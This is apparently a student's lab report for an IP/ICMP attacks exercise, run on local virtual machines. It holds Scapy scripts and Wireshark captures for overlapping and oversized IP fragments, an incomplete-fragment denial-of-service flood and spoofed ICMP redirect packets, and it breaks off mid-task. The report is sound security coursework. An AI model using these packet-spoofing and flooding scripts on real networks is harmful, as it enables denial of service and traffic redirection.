IP/ICMP Attacks Lab

18307130089 吴嘉琪

Tasks 1: IP Fragmentation

Two VMs are needed for this task. They should be connected to the same network, so they can communicate with each other.

2.1 Task 1.a: Conducting IP Fragmentation

编写spoof代码：

```
#!/usr/bin/python3

from scapy.all import *
ip=IP(src="172.16.133.129", dst="172.16.133.130")
ip.id=1000

udp=UDP(sport=7070,dport=9090)
udp.len=96

payload='A'*32
ip.frag=0
ip.flags=1
pkt=ip/udp/payload
pkt[UDP].chksum=0
send(pkt,verbose=0)


payload='B'*32
ip.frag=4
pkt=ip/udp/payload
pkt[UDP].chksum=0
send(pkt,verbose=0)

payload='C'*32
ip.frag=8
ip.flags=0
pkt=ip/udp/payload
pkt[UDP].chksum=0
send(pkt,verbose=0)
```

wireshark中查看，总共96bytes的数据被分成了三个包发送

```
3 2020-10-16 07:30:32.8279744… 172.16.133.129    172.16.133.130    IPv4    74 Fragmented…
4 2020-10-16 07:30:33.2771667… 172.16.133.129    172.16.133.130    IPv4    74 Fragmented…
5 2020-10-16 07:30:33.7255104… 172.16.133.129    172.16.133.130    UDP     74 7070 → 909…
6 2020-10-16 07:31:26.4288465… 172.16.133.1      224.0.0.251       MDNS    387 Standard q…
▸ Frame 5: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface 0
▸ Ethernet II, Src: Vmware_77:a7:ee (00:0c:29:77:a7:ee), Dst: Vmware_70:30:23 (00:0c:29:70:30:23)
▸ Internet Protocol Version 4, Src: 172.16.133.129, Dst: 172.16.133.130
▾ User Datagram Protocol, Src Port: 7070, Dst Port: 9090
    Source Port: 7070
    Destination Port: 9090
    Length: 96
    [Checksum: [missing]]
    [Checksum Status: Not present]
    [Stream index: 0]
▸ Data (88 bytes)
```

server端：

```
[10/16/20]seed@VM:~/.../ARP$ nc -lu 9090
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBCCCCCCCC
CCCCCCCCCCCCCCCC
```

注：如果后面两个frags按照实验文档中的不添加udp头，wireshark中的显示即为3个ip协议报文；并且没有reassemble功能（实验文档中也不需要开启此功能）

```
2 2020-10-16 07:33:13.4291331… Vmware_70:30:23   Vmware_77:a7:ee   ARP     42 172.16.133…
3 2020-10-16 07:33:13.4516043… 172.16.133.129    172.16.133.130    IPv4    74 Fragmented…
4 2020-10-16 07:33:13.9004542… 172.16.133.129    172.16.133.130    IPv4    66 Fragmented…
5 2020-10-16 07:33:14.3494399… 172.16.133.129    172.16.133.130    IPv4    66 Fragmented…
6 2020-10-16 07:33:33.4605765… 172.16.133.129    224.0.0.251       MDNS    126 Standard q…
▸ Frame 3: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface 0
▸ Ethernet II, Src: Vmware_77:a7:ee (00:0c:29:77:a7:ee), Dst: Vmware_70:30:23 (00:0c:29:70:30:23)
▾ Internet Protocol Version 4, Src: 172.16.133.129, Dst: 172.16.133.130
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  ▸ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 60
    Identification: 0x03e8 (1000)
  ▸ Flags: 0x01 (More Fragments)
    Fragment offset: 0
    Time to live: 64
    Protocol: UDP (17)
    Header checksum: 0xf3a4 [validation disabled]
    [Header checksum status: Unverified]
    Source: 172.16.133.129
    Destination: 172.16.133.130
    [Source GeoIP: Unknown]
    [Destination GeoIP: Unknown]
▾ Data (40 bytes)
    Data: 1b9e2382006000000414141414141414141414141414141...
    [Length: 40]
```

2.2 Task 1.b: IP Fragments with Overlapping Contents


- The end of the first fragment and the beginning of the second fragment should have K bytes of over- lapping, i.e., the last K bytes of data in the first fragment should have the same offsets as the first K bytes of data in the second fragment. The value of K is decided by students (K should be greater than zero and smaller than the size of either fragment). In the reports, students should indicate what their K values are.

  这里选择k的值：16bytes

  ```
  #!/usr/bin/python3
  ```

```python
from scapy.all import *
ip=IP(src="172.16.133.129", dst="172.16.133.130")
ip.id=1000

udp=UDP(sport=7070,dport=9090)
udp.len=96

payload='A'*32
ip.frag=0
ip.flags=1
pkt=ip/udp/payload
pkt[UDP].chksum=0
send(pkt,verbose=0)


payload='B'*32
ip.frag=2
pkt=ip/udp/payload
#pkt[UDP].chksum=0
send(pkt,verbose=0)

payload='C'*32
ip.frag=6
ip.flags=0
pkt=ip/udp/payload
#pkt[UDP].chksum=0
send(pkt,verbose=0)
```

先发第一个：



wireshark中显示长度信息错误，原因是重叠的16位数据被覆盖；

```
▼ User Datagram Protocol, Src Port: 7070, Dst Port: 9090
    Source Port: 7070
    Destination Port: 9090
  ▶ Length: 96 (bogus, payload length 88)
    [Checksum: [missing]]
```

```
0000  1b 9e 23 82 00 60 00 00  41 41 41 41 41 41 41 41   ..#..`.. AAAAAAAA
0010  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
0020  41 41 41 41 41 41 41 41  42 42 42 42 42 42 42 42   AAAAAAAA BBBBBBBB
0030  42 42 42 42 42 42 42 42  43 43 43 43 43 43 43 43   BBBBBBBB CCCCCCCC
0040  43 43 43 43 43 43 43 43  43 43 43 43 43 43 43 43   CCCCCCCC CCCCCCCC
0050  43 43 43 43 43 43 43 43                            CCCCCCCC
```

在打开reassemble的情况下查看，发现第二个fragement的重叠部分被第一个所覆盖；

先发第二个包：

```
  ▶ [3 IPv4 Fragments (88 bytes): #4(40), #3(40), #5(40)]
▼ User Datagram Protocol, Src Port: 7070, Dst Port: 9090
    Source Port: 7070
    Destination Port: 9090
  ▶ Length: 96 (bogus, payload length 88)
    [Checksum: [missing]]
    [Checksum Status: Not present]
    [Stream index: 0]
▼ Data (80 bytes)
    Data: 41414141414141414141414141414141414141414141414141...
    [Length: 80]
```

同样是遗失了一部分数据，并且也是第二个fragement的部分

```
00  1b 9e 23 82 00 60 00 00  41 41 41 41 41 41 41 41   ..#..`.. AAAAAAAA
10  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
20  41 41 41 41 41 41 41 41  42 42 42 42 42 42 42 42   AAAAAAAA BBBBBBBB
30  42 42 42 42 42 42 42 42  43 43 43 43 43 43 43 43   BBBBBBBB CCCCCCCC
40  43 43 43 43 43 43 43 43  43 43 43 43 43 43 43 43   CCCCCCCC CCCCCCCC
50  43 43 43 43 43 43 43 43                            CCCCCCCC
```

- The second fragment is completely enclosed in the first fragment. The size of the second fragment must be smaller than the first fragment (they cannot be equal).

  修改代码让第二个fragement被包裹在第一个中：

  ```
  #!/usr/bin/python3

  from scapy.all import *
  ip=IP(src="172.16.133.129", dst="172.16.133.130")
  ip.id=1000

  udp=UDP(sport=7070,dport=9090)
  udp.len=96

  payload='A'*32
  ip.frag=0
  ip.flags=1
  pkt=ip/udp/payload
  ```

```
pkt[UDP].chksum=0
send(pkt,verbose=0)


payload='B'*24
ip.frag=1
pkt=ip/udp/payload
#pkt[UDP].chksum=0
send(pkt,verbose=0)

payload='C'*32
ip.frag=4
ip.flags=0
pkt=ip/udp/payload
#pkt[UDP].chksum=0
send(pkt,verbose=0)
```

先发第一个：

```
1b 9e 23 82 00 60 00 00  41 41 41 41 41 41 41 41   ..#..`.. AAAAAAAA
41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
41 41 41 41 41 41 41 41  43 43 43 43 43 43 43 43   AAAAAAAA CCCCCCCC
43 43 43 43 43 43 43 43  43 43 43 43 43 43 43 43   CCCCCCCC CCCCCCCC
43 43 43 43 43 43 43 43                            CCCCCCCC
```

发现第二个fragement的内容被第一个完全覆盖

先发第二个：

```
▼ User Datagram Protocol, Src Port: 7070, Dst Port: 9090
    Source Port: 7070
    Destination Port: 9090
  ▶ Length: 96 (bogus, payload length 72)
    [Checksum: [missing]]
    [Checksum Status: Not present]

0000  1b 9e 23 82 00 60 00 00  41 41 41 41 41 41 41 41   ..#..`.. AAAAAAAA
0010  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
0020  41 41 41 41 41 41 41 41  43 43 43 43 43 43 43 43   AAAAAAAA CCCCCCCC
0030  43 43 43 43 43 43 43 43  43 43 43 43 43 43 43 43   CCCCCCCC CCCCCCCC
0040  43 43 43 43 43 43 43 43                            CCCCCCCC
```

结果同样是第二个fragement的数据被覆盖消失

2.3 Task 1.c: Sending a Super-Large Packet


查阅资料，udp最大payload 为65527，MTU传输限制payload为1472.


首先尝试一下最大可以发送多大的包:

如果没有使用分片，最大的数据包为:

```
#!/usr/bin/python3

from scapy.all import *
ip=IP(src="172.16.133.129", dst="172.16.133.130")
ip.id=1000

udp=UDP(sport=7070,dport=9090)
udp.len=65507



payload='A'*65507
ip.frag=0
ip.flags=0
pkt=ip/udp/payload
pkt[UDP].chksum=0
send(pkt,verbose=0)
```

在发送时因为MTU的限制，被自动分片:





使用分片，构造并且发送超过最大长度的包：

```
#!/usr/bin/python3

from scapy.all import *
ip=IP(src="172.16.133.129", dst="172.16.133.130")
ip.id=1000

udp=UDP(sport=7070,dport=9090)
udp.len=65507

for i in range (0,43):

  payload='A'*1472
  ip.frag=184*i
  ip.flags=1
  pkt=ip/udp/payload
  pkt[UDP].chksum=0
  send(pkt,verbose=0)


payload='A'*1472
ip.frag=184*44
ip.flags=0
pkt=ip/udp/payload
pkt[UDP].chksum=0
send(pkt,verbose=0)
```

结果被分成许多包发送

20	2020-10-16 08:54:30.2696504…	172.16.133.129	172.16.133.130	IPv4	1514	Fragmented IP protocol
21	2020-10-16 08:54:30.7174966…	172.16.133.129	172.16.133.130	IPv4	1514	Fragmented IP protocol
22	2020-10-16 08:54:31.1656258…	172.16.133.129	172.16.133.130	IPv4	1514	Fragmented IP protocol
23	2020-10-16 08:54:31.6143144…	172.16.133.129	172.16.133.130	IPv4	1514	Fragmented IP protocol
24	2020-10-16 08:54:32.0564429…	172.16.133.129	172.16.133.130	IPv4	1514	Fragmented IP protocol
25	2020-10-16 08:54:32.4837962…	Vmware_77:a7:ee	Broadcast	ARP	60	Who has 172.16.133.128?
26	2020-10-16 08:54:32.5083022…	172.16.133.129	172.16.133.130	IPv4	1514	Fragmented IP protocol
27	2020-10-16 08:54:32.9575452…	172.16.133.129	172.16.133.130	IPv4	1514	Fragmented IP protocol
28	2020-10-16 08:54:33.4046728…	172.16.133.129	172.16.133.130	IPv4	1514	Fragmented IP protocol
29	2020-10-16 08:54:33.6077731…	Vmware_77:a7:ee	Broadcast	ARP	60	Who has 172.16.133.128?
30	2020-10-16 08:54:33.8530851…	172.16.133.129	172.16.133.130	IPv4	1514	Fragmented IP protocol
31	2020-10-16 08:54:34.3021487…	172.16.133.129	172.16.133.130	IPv4	1514	Fragmented IP protocol
32	2020-10-16 08:54:34.7273346…	Vmware_77:a7:ee	Broadcast	ARP	60	Who has 172.16.133.128?
33	2020-10-16 08:54:34.7497856…	172.16.133.129	172.16.133.130	IPv4	1514	Fragmented IP protocol
34	2020-10-16 08:54:35.1970110…	172.16.133.129	172.16.133.130	IPv4	1514	Fragmented IP protocol
35	2020-10-16 08:54:35.6441205…	172.16.133.129	172.16.133.130	IPv4	1514	Fragmented IP protocol
36	2020-10-16 08:54:36.0938508…	172.16.133.129	172.16.133.130	IPv4	1514	Fragmented IP protocol
37	2020-10-16 08:54:36.5414188…	172.16.133.129	172.16.133.130	IPv4	1514	Fragmented IP protocol
38	2020-10-16 08:54:36.9888350…	172.16.133.129	172.16.133.130	IPv4	1514	Fragmented IP protocol
39	2020-10-16 08:54:37.4375121…	172.16.133.129	172.16.133.130	IPv4	1514	Fragmented IP protocol
40	2020-10-16 08:54:37.8840068…	172.16.133.129	172.16.133.130	IPv4	1514	Fragmented IP protocol
41	2020-10-16 08:54:38.3330093…	172.16.133.129	172.16.133.130	IPv4	1514	Fragmented IP protocol
42	2020-10-16 08:54:38.7812827…	172.16.133.129	172.16.133.130	IPv4	1514	Fragmented IP protocol
43	2020-10-16 08:54:39.2293599…	172.16.133.129	172.16.133.130	IPv4	1514	Fragmented IP protocol
44	2020-10-16 08:54:39.6762907…	172.16.133.129	172.16.133.130	IPv4	1514	Fragmented IP protocol
45	2020-10-16 08:54:40.1244159…	172.16.133.129	172.16.133.130	IPv4	1514	Fragmented IP protocol
46	2020-10-16 08:54:40.5687595…	172.16.133.129	172.16.133.130	IPv4	1514	Fragmented IP protocol
47	2020-10-16 08:54:41.0171361…	172.16.133.129	172.16.133.130	IPv4	1514	Fragmented IP protocol
48	2020-10-16 08:54:41.4655419…	172.16.133.129	172.16.133.130	IPv4	1514	Fragmented IP protocol
49	2020-10-16 08:54:41.9138760…	172.16.133.129	172.16.133.130	IPv4	1514	Fragmented IP protocol
50	2020-10-16 08:54:42.3572000…	172.16.133.129	172.16.133.130	IPv4	1514	Fragmented IP protocol
51	2020-10-16 08:54:42.8045662…	172.16.133.129	172.16.133.130	IPv4	1514	Fragmented IP protocol
52	2020-10-16 08:54:55.1204702…	172.16.133.130	172.16.133.129	ICMP	590	Time-to-live exceeded (

Task 1.d: Sending Incomplete IP Packet

In this task, we are going to use Machine A to launch a Denial-of-Service attack on Machine B. In the attack, Machine A sends a lot of incomplete IP packets to B, i.e., these packets consist of IP fragments, but some fragments are missing. All these incomplete IP packets will stay in the kernel, until they time out. Potentially, this can cause the kernel to commit a lot of kernel memory. In the past, this had resulted in denial-of-service attacks on the server. Please try this attack and describe your observation.

让最后一个fragement失踪，不停发送；

```
#!/usr/bin/python3

from scapy.all import *
ip=IP(src="172.16.133.129", dst="172.16.133.130")
ip.id=1000

udp=UDP(sport=7070,dport=9090)
udp.len=96



payload='B'*32
ip.frag=2

pkt=ip/udp/payload
#pkt[UDP].chksum=0
send(pkt,verbose=0)

```

```
payload='A'*32
ip.frag=0
ip.flags=4
pkt=ip/udp/payload
pkt[UDP].chksum=0
send(pkt,verbose=0)


#payload='C'*32
#ip.frag=6
#ip.flags=0
#pkt=ip/udp/payload
#pkt[UDP].chksum=0
#send(pkt,verbose=0)
```

```
:00:09.8445924… 172.16.133.129   172.16.133.130   UDP   74 7070 → 9090 [BAD UDP LENGTH 96 > IP PAYLOAD LENGTH] …
:00:11.3451724… Vmware_77:a7:ee  Broadcast        ARP   60 Who has 172.16.133.130? Tell 172.16.133.129
:00:11.3451888… Vmware_70:30:23  Vmware_77:a7:ee  ARP   42 172.16.133.130 is at 00:0c:29:70:30:23
:00:11.3679355… 172.16.133.129   172.16.133.130   IPv4  74 Fragmented IP protocol (proto=UDP 17, off=16, ID=03e…
:00:11.8176891… 172.16.133.129   172.16.133.130   UDP   74 7070 → 9090 [BAD UDP LENGTH 96 > IP PAYLOAD LENGTH] …
:00:13.1853457… Vmware_77:a7:ee  Broadcast        ARP   60 Who has 172.16.133.130? Tell 172.16.133.129
:00:13.1853626… Vmware_70:30:23  Vmware_77:a7:ee  ARP   42 172.16.133.130 is at 00:0c:29:70:30:23
:00:13.2078548… 172.16.133.129   172.16.133.130   IPv4  74 Fragmented IP protocol (proto=UDP 17, off=16, ID=03e…
:00:13.6491742… 172.16.133.129   172.16.133.130   UDP   74 7070 → 9090 [BAD UDP LENGTH 96 > IP PAYLOAD LENGTH] …
:00:14.9249592… Vmware_77:a7:ee  Broadcast        ARP   60 Who has 172.16.133.130? Tell 172.16.133.129
:00:14.9249753… Vmware_70:30:23  Vmware_77:a7:ee  ARP   42 172.16.133.130 is at 00:0c:29:70:30:23
:00:14.9477801… 172.16.133.129   172.16.133.130   IPv4  74 Fragmented IP protocol (proto=UDP 17, off=16, ID=03e…
:00:15.3978570… 172.16.133.129   172.16.133.130   UDP   74 7070 → 9090 [BAD UDP LENGTH 96 > IP PAYLOAD LENGTH] …
:00:46.4811831… Vmware_77:a7:ee  Broadcast        ARP   60 Who has 172.16.133.130? Tell 172.16.133.129
:00:46.4812006… Vmware_70:30:23  Vmware_77:a7:ee  ARP   42 172.16.133.130 is at 00:0c:29:70:30:23
:00:46.5043607… 172.16.133.129   172.16.133.130   IPv4  74 Fragmented IP protocol (proto=UDP 17, off=16, ID=03e…
:00:46.9536818… 172.16.133.129   172.16.133.130   UDP   74 7070 → 9090 [BAD UDP LENGTH 96 > IP PAYLOAD LENGTH] …
:00:47.8283095… Vmware_77:a7:ee  Broadcast        ARP   60 Who has 172.16.133.130? Tell 172.16.133.129
:00:47.8283227… Vmware_70:30:23  Vmware_77:a7:ee  ARP   42 172.16.133.130 is at 00:0c:29:70:30:23
:00:47.8435808… 172.16.133.129   172.16.133.130   IPv4  74 Fragmented IP protocol (proto=UDP 17, off=16, ID=03e…
:00:48.2939564… 172.16.133.129   172.16.133.130   UDP   74 7070 → 9090 [BAD UDP LENGTH 96 > IP PAYLOAD LENGTH] …
:00:51.6413180… Vmware_77:a7:ee  Broadcast        ARP   60 Who has 172.16.133.130? Tell 172.16.133.129
:00:51.6413345… Vmware_70:30:23  Vmware_77:a7:ee  ARP   42 172.16.133.130 is at 00:0c:29:70:30:23
:00:51.6639948… 172.16.133.129   172.16.133.130   UDP   74 7070 → 9090 [BAD UDP LENGTH 96 > IP PAYLOAD LENGTH] …
:00:52.1054124… 172.16.133.129   172.16.133.130   IPv4  74 Fragmented IP protocol (proto=UDP 17, off=0, ID=03e8)
:00:52.5482502… 172.16.133.129   172.16.133.130   UDP   74 7070 → 9090 [BAD UDP LENGTH 96 > IP PAYLOAD LENGTH] …
```

产生了很多不完整的udp包，占用内存，直到time out；

```
57 2020-10-16 09:01:15.2025229… 172.16.133.130   224.0.0.251      MDNS  126 Standard query 0x0000 SRV KolvacS MacBook Pro._sftp-…
58 2020-10-16 09:01:15.2031142… 172.16.133.1     224.0.0.251      MDNS  188 Standard query response 0x0000 SRV, cache flush 0 0 …
59 2020-10-16 09:01:15.3081998… 172.16.133.2     224.0.0.251      MDNS  190 Standard query response 0x0000 SRV KolvacS MacBook P…
60 2020-10-16 09:01:22.1929727… 172.16.133.130   172.16.133.129   ICMP  102 Time-to-live exceeded (Fragment reassembly time exce…
61 2020-10-16 09:01:27.3140373… Vmware_70:30:23  Vmware_77:a7:ee  ARP    42 Who has 172.16.133.129? Tell 172.16.133.130
62 2020-10-16 09:01:27.3153307… Vmware_77:a7:ee  Vmware_70:30:23  ARP    60 172.16.133.129 is at 00:0c:29:77:a7:ee
63 2020-10-16 09:01:36.3241272… 172.16.133.1     224.0.0.251      MDNS  439 Standard query 0x0000 PTR _airport._tcp.local, "QM"…
```

Task 2: ICMP Redirect Attack

主机A：172.16.133.129

目标ip：百度（180.101.49.12）
查看默认的路由：

```
[10/17/20]seed@VM:~/.../ICMP$ ip route get 1.2.3.4
1.2.3.4 via 172.16.133.2 dev ens33  src 172.16.133.129
    cache
```

Questions. Please conduct the following experiments, and explain your observations:

1.Can you use ICMP redirect attacks to redirect to a remote machine? Namely, the IP address assigned to icmp.gw is a computer not on the local LAN. Please show your experiment result, and explain your observation.

```python
#!/usr/bin/python3
from scapy.all import *
ip = IP(src = "172.16.133.129", dst = "172.16.133.130")
icmp = ICMP(type=5, code=1)
icmp.gw = "10.0.2.5"
# The enclosed IP packet should be the one that # triggers the
redirect message.
ip2 = IP(src = "172.16.133.130", dst = "180.101.49.12")
send(ip/icmp/ip2/UDP());
```

将icmp.gw设置为一个不在该局域网的路由器地址：10.0.2.5

```
13 2020-10-17 01:29:24.8833809… 172.16.133.129      172.16.133.130      ICMP      70 Redirect          (Redirect for host)
Frame 13: 70 bytes on wire (560 bits), 70 bytes captured (560 bits) on interface 0
Ethernet II, Src: Vmware_77:a7:ee (00:0c:29:77:a7:ee), Dst: Vmware_70:30:23 (00:0c:29:70:30:23)
Internet Protocol Version 4, Src: 172.16.133.129, Dst: 172.16.133.130
Internet Control Message Protocol
  Type: 5 (Redirect)
  Code: 1 (Redirect for host)
  Checksum: 0x0618 [correct]
  [Checksum Status: Good]
  Gateway address: 10.0.2.5
▸ Internet Protocol Version 4, Src: 172.16.133.130, Dst: 180.101.49.12
▸ User Datagram Protocol, Src Port: 53, Dst Port: 53
```

依旧使用默认网关

```
[10/17/20]seed@VM:~/.../ARP$ ip route get 180.101.49.12
180.101.49.12 via 172.16.133.2 dev ens33  src 172.16.133.130
    cache
```

2.Can you use ICMP redirect attacks to redirect to a non-existing machine on the same network? Namely, the IP address assigned to icmp.gw is a local computer that is either offline or non-existing. Please show your experiment result, and explain your observation.

```python
#!/usr/bin/python3
from scapy.all import *
ip = IP(src = "172.16.133.129", dst = "172.16.133.130")
icmp = ICMP(type=5, code=1)
icmp.gw = "172.16.133.128"
# The enclosed IP packet should be the one that # triggers the
redirect message.
ip2 = IP(src = "172.16.133.130", dst = "180.101.49.12")
send(ip/icmp/ip2/UDP());
```

将gw设为此时不在运行的另一台虚拟机：172.16.133.128

```
6 2020-10-17 01:27:21.4074694… 172.16.133.129    172.16.133.130    ICMP    70 Redirect    (Redirect for host)

▸ Frame 6: 70 bytes on wire (560 bits), 70 bytes captured (560 bits) on interface 0
▸ Ethernet II, Src: Vmware_77:a7:ee (00:0c:29:77:a7:ee), Dst: Vmware_70:30:23 (00:0c:29:70:30:23)
▸ Internet Protocol Version 4, Src: 172.16.133.129, Dst: 172.16.133.130
▾ Internet Control Message Protocol
    Type: 5 (Redirect)
    Code: 1 (Redirect for host)
    Checksum: 0xe08b [correct]
    [Checksum Status: Good]
    Gateway address: 172.16.133.128
  ▸ Internet Protocol Version 4, Src: 172.16.133.130, Dst: 180.101.49.12
  ▸ User Datagram Protocol, Src Port: 53, Dst Port: 53
```

wireshark中icmp重定向被成功发送

```
[10/17/20]seed@VM:~/.../ARP$ ip route get 180.101.49.12
180.101.49.12 via 172.16.133.2 dev ens33  src 172.16.133.130
    cache
```


依旧使用默认网关

分析：在这个任务和同学交流了一下，采用一样的方法，同学在virtualbox虚拟机下是可以成功修改默认网关的；因此判猜测，有可能是vmware虚拟机的NAT实现方式与virtualbox不同导致的，（也有可能是所ping的网址导致）

Task 3: Routing and Reverse Path Filtering

Task 3.a: Network Setup

实验网络结构：



Task 3.b: Routing Setup

分别在A，B上配置路由，让他们到对方的子网都通过R来作为router：

```
[10/17/20]seed@VM:~/.../ICMP$ sudo ip route add 192.168.22.0/24 dev ens33
 via 172.16.133.131
```

```
[10/17/20]seed@VM:~$ sudo ip route add 172.16.133.0/24
dev ens33 via 192.168.22.130
```

BpingA:

```
[10/17/20]seed@VM:~$ ping 172.16.133.129
PING 172.16.133.129 (172.16.133.129) 56(84) bytes of da
ta.
64 bytes from 172.16.133.129: icmp_seq=1 ttl=63 time=1.
25 ms
64 bytes from 172.16.133.129: icmp_seq=2 ttl=63 time=1.
88 ms
64 bytes from 172.16.133.129: icmp_seq=3 ttl=63 time=1.
98 ms
64 bytes from 172.16.133.129: icmp_seq=4 ttl=63 time=1.
98 ms
64 bytes from 172.16.133.129: icmp_seq=5 ttl=63 time=2.
13 ms
64 bytes from 172.16.133.129: icmp_seq=6 ttl=63 time=2.
36 ms
^C
--- 172.16.133.129 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time
 5011ms
rtt min/avg/max/mdev = 1.259/1.935/2.366/0.342 ms
```

ApingB:

```
[10/17/20]seed@VM:~/.../ICMP$ ping 192.168.22.129
PING 192.168.22.129 (192.168.22.129) 56(84) bytes of data
.
64 bytes from 192.168.22.129: icmp_seq=1 ttl=63 time=1.38
 ms
64 bytes from 192.168.22.129: icmp_seq=2 ttl=63 time=1.98
 ms
64 bytes from 192.168.22.129: icmp_seq=3 ttl=63 time=1.88
 ms
64 bytes from 192.168.22.129: icmp_seq=4 ttl=63 time=2.18
 ms
64 bytes from 192.168.22.129: icmp_seq=5 ttl=63 time=2.07
 ms
^C
--- 192.168.22.129 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4
008ms
```

<u>Task 3.c: Reverse Path Filtering</u>

背景知识：Linux kernel implements a filtering rule called reverse path filtering, which ensures the symmetric routing rule. When a packet with the source IP address X comes from an interface (say I), the OS will check whether the return packet will return from the same interface, i.e., whether the routing for packets going to X is symmetric.


***If this interface is not I, i.e., different from where the original packet comes from, the routing path is asymmetric. In this case, the kernel will drop the packet.*

In this task, students will conduct an experiment to see the reverse path filtering in action. Students should send three spoofed packets on Machine A. All these packets should be sent to Machine B, but the source IP addresses should use one of the following:

